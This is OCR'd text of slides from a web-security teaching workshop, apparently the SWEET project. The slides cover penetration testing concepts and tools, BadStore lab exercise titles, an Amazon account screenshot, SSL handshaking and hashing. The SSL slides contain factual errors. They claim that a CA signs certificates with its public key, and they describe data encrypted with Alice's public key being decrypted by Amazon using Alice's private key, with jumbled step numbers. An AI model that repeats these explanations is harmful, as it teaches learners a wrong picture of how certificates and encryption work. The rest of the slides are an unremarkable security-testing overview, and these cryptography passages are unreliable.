
Security Testing

- Software Security Testing
  - Testing for negatives
  - Testing if your software does what it is not supposed to do
  - Testing if your software security functionality act as it supposed to
  - Security vulnerabilities are discovered through an attacker's unexpected but intentional misuses of the application.
  - The security tester must probe directly and deeply into security risks to determine how the system behaves under attack.
- Software functional testing
  - Testing for positives
  - Testing if your software does what it is supposed to do
  - Can not uncover security vulnerabilities




What is Penetration Testing (Pen Test)

- Uncover the security vulnerabilities of software application (or computer system) by breaking into it
- Most commonly used security testing method
- Testers assume the role of attackers to uncover the vulnerabilities of software application



White Box Testing vs Black Box testing

- White Box Testing
  - performed based on the knowledge of *how* the system is implemented
  - used to find vulnerable areas
- Black Box Testing
  - performed based on the software's specifications or requirements, without reference to its internal workings
  - used to develop working attacks against these areas



Common Pitfalls of Pen Test

- Testing is usually conducted at the end of software development life cycle
  - Too late to fix the problems
- Results vary depending on the testers
- Results do not factor into SDLC


Pen Test Tools

- Port Scanner
  - Such as nmap
- Vulnerability scanner
  - Such as Nessus; Xscan
- Application scanner
  - Such as Paros; Web Scarab; WebInspect; Appscan, SPIKE, Nikto

Pen Test for Web Application

- Fingerprinting the Web Application Environment
- Hidden form elements and source disclosure
- Determining Authentication Mechanisms
- Targeted vulnerabilities testing and exploits

Exercises: Virtual Machine Lab Environment




Exercises

- Exercise 9: Crawling Web Pages and Hidden Web Directories
- Exercise 10: Scanning For Known Vulnerabilities
- Team reports on BadStore security concerns

Agenda

- 1. Introduction to the SWEET project (10 minutes)
- 2. Virtualization technology (30 minutes)
  - Exercise 1-3: Starting Linux virtual machine
- 3. Security in web application development (40 minutes)
  - Exercises 4-8: Web server threat assessment
- 4. Web application security testing (40 minutes)
  - Exercises 9-10: Security testing
- 5. Digital certificate, HTTPS & SSL (40 minutes)
  - Exercises 11-13: Secure web transactions
- 6. Wrap up & discussions (20 minutes)
  - Exercises 14: Turn off the Linux virtual machine
  - Course integration, support, and others

Exercise 4: Secure Web Transactions


Amazon.com: Your Account - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Go
Search Web Sign In Mail Games Yahoo! Personals My Yahoo! LAUNCH
Favorites
Jewelry & Watches
amazon.com.
Li-Chiou's Gold Box
Internet

https://www.amazon.com/gp/css/history/view.html/002-4567225-1660013

Your Account > Where's My Stuff? > Open and recently shipped orders

See more -Select different orders to view-

Need help using this page?

No recent orders or transactions

You have no open or recently shipped orders. To view older orders, use the drop-down menu above to select a time period, then click the "Go!" button.

Don't see what you're looking for? -Select different orders to view-

Top of Page

Amazon.com Home | Directory of All Stores

Our International Sites: Canada | United Kingdom | Germany | Japan | France

Contact Us | Help | Shopping Cart | Your Account | Sell Items | 1-Click Settings


Investor Relations | Press Releases | Join Our Staff

Conditions of Use | Privacy Notice © 1996-2004, Amazon.com, Inc. or its affiliates


Secure Socket Layer

- A standard for communications between web servers and their clients
- A Transport Layer Security (TLS) protocol that adopt X.509
- Works in terms of connections and sessions between clients and servers
- Each session contains
  - Session id
  - The peer’s X.509v3 certificate
  - A compression method
  - Cipher spec., and message authentication code (MAC)
  - A preinstalled secrete key shared between the peers

Secure Socket Layer: Handshaking


CA: VeriSign
1: Install CA’s public key (root certificate) in Alice’s browser
2: CA signs Amazon’s certificate using its public key (root certificate)
Alice
3: Send Amazon’s certificate & public key
5: Send Alice’s certificate & public key
Amazon
4: Verify Amazon’s certificate using CA’s public key
6: Verify Alice’s certificate using CA’s public key (optional)


Secure Socket Layer: Sending Data


1: Decide an encryption algorithm
Alice
2: Send data encrypted in Alice’s public key
4: Send data encrypted in Amazon’s public key
Amazon
2: Decrypt the encrypted data using in Alice’s private key
5: Decrypt the encrypted data using in Amazon’s private key

Hashing


- Hashing is a one-way function. It cannot be reversed
  - From the hash, you cannot compute the original message
- Hashing is repeatable
  - If two parties apply the same hashing method to the same bit string, they will get the same hash

Virtual Machine Lab Environment




Exercises

- Exercise 11: Creating SSL Certificates Using OpenSSL
- Exercise 12: Configuring Apache2 with BadStore.net
- Exercise 13: Running a Secure Web Server




Agenda

- 1. Introduction to the SWEET project (10 minutes)
- 2. Virtualization technology (30 minutes)
  - Exercise 1-3: Starting Linux virtual machine
- 3. Security in web application development (40 minutes)
  - Exercises 4-8: Web server threat assessment
- 4. Web application security testing (40 minutes)
  - Exercises 9-10: Security testing
- 5. Digital certificate, HTTPS & SSL (40 minutes)
  - Exercises 11-13: Secure web transactions
- 6. Wrap up & discussions (20 minutes)
  - Course integration, support, and others
  - Exercises 14: Turn off the Linux virtual machine




Discussions

- Course Integration
- Support
- Project participation
- Evaluation
- Others



Course Integration

- Overview of Computer Security
  - Undergraduate elective for BS in Information Systems and required for Information Assurance minor
  - http://csis.pace.edu/~lchen/sweet/sample/
- Internet and Network Security
  - Undergraduate elective for BS in Information Systems and required for Information Assurance minor
- Web Security
  - Graduate elective for MS in Information Systems and required for Information Assurance concentration
- Other potential course adoption
  - System Analysis and Design
  - Computer Networking
  - Web Development or E-Commerce



Last Exercise

Please Turn off the Linux Virtual Machine

and

Fill up the Workshop Survey